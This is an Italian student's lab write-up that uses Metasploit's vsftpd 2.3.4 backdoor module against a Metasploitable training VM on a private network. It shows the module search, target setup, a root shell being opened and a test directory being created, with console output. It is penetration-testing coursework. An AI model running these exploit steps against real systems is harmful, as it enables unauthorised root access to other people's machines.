

S7L1




Data:11/11/24

INFORMAZIONI PRINCIPALI

Per questo esercizio, utilizza Metasploit per eseguire un attacco al servizio "vsftpd" della macchina Metasploitable con indirizzo IP configurato a 192.168.1.149/24. Dopo aver ottenuto l'accesso, naviga fino alla directory root (/) e crea la cartella test_metasploit con il comando mkdir /test_metasploit.

Sviluppo ll'esercizio

Ho avviato metasploit con msfconsole ed impostato la macchina vulnerabile con l'indirizzo ip indicato ed ho messo in comunicazione le due macchine.



```
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
- [ metasploit v6.4.18-dev ]
+ -- 2437 exploits - 1255 auxiliary - 429 post
+ -- 1471 payloads - 47 encoders - 11 nops
+ -- 9 evasion
Metasploit Documentation: https://docs.metasploit.com/

meta no pf [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0:
Link encap:Ethernet HWaddr 08:00:27:91:82:be
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe91:82be/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:158 errors:0 dropped:0 overruns:0 frame:0
TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:13212 (12.9 KB) TX bytes:9962 (9.7 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo:
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:100 errors:0 dropped:0 overruns:0 frame:0
TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23401 (22.9 KB) TX bytes:23401 (22.9 KB)

msfadmin@metasploitable:~$ nano /etc/network/interfaces_
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
gateway 192.168.1.1
netmask 255.255.255.0
dns_nameservers 192.168.1.1

[ Read 14 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```

Ho cercato degli exploit per il protocollo vsftpd (ftp) (2.3.4) ed è la stessa versione che stiamo usando. perfetta per questo esercizio.

```

^[[msf6 >
msf6 > search vsftpd

Matching Modules
=====
#    Name                                          Disclosure Date  Rank    Check  Description
-    -                                          -
0    auxiliary/dos/ftp/vsftpd_232                2011-02-03      normal Yes     VSFTPD 2.3.2 Denial of Service
1    exploit/unix/ftp/vsftpd_234_backdoor         2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149

```

Con il comando use e ha seguito il nome (o numero) dell'exploit che vogliamo utilizzare. lo caricherà con un payload di default e non configurato (modificabile ma va bene il default per noi) a seguire Ho impostato il target con rhosts su meta (vittima)

```

rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:42867 → 192.168.1.149:6200) at 2024-11-11 09:25:54 -0500

```

Una volta impostato l'indirizzo ip sulla nostra vittima faremo partire l'exploit con il comando "exploit" che se andrà a buon fine ci "aprirà" una connessione.

Jackpot

Andremo a creare una directory su root (spostandosi con cd /) e con mkdir creeremo la directory di nome test_metasploit. Possiamo controllare la directory creata con ls per vederle tutte, completando l'esercizio.

```
cd /
mkdir test_metasploit
mkdir: cannot create directory `test_metasploit': File exists
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
♦
█
```

Conclusioni

Oggi ho usato Metasploit per attaccare il servizio "vsftpd" sulla macchina Metasploitable, configurata con IP 192.168.1.149. Dopo aver selezionato l'exploit giusto e lanciato l'attacco, sono riuscito ad ottenere accesso alla shell. Una volta dentro, mi sono spostato nella directory root e ho creato la cartella "test_metasploit" come richiesto, confermando così l'accesso completo alla macchina target.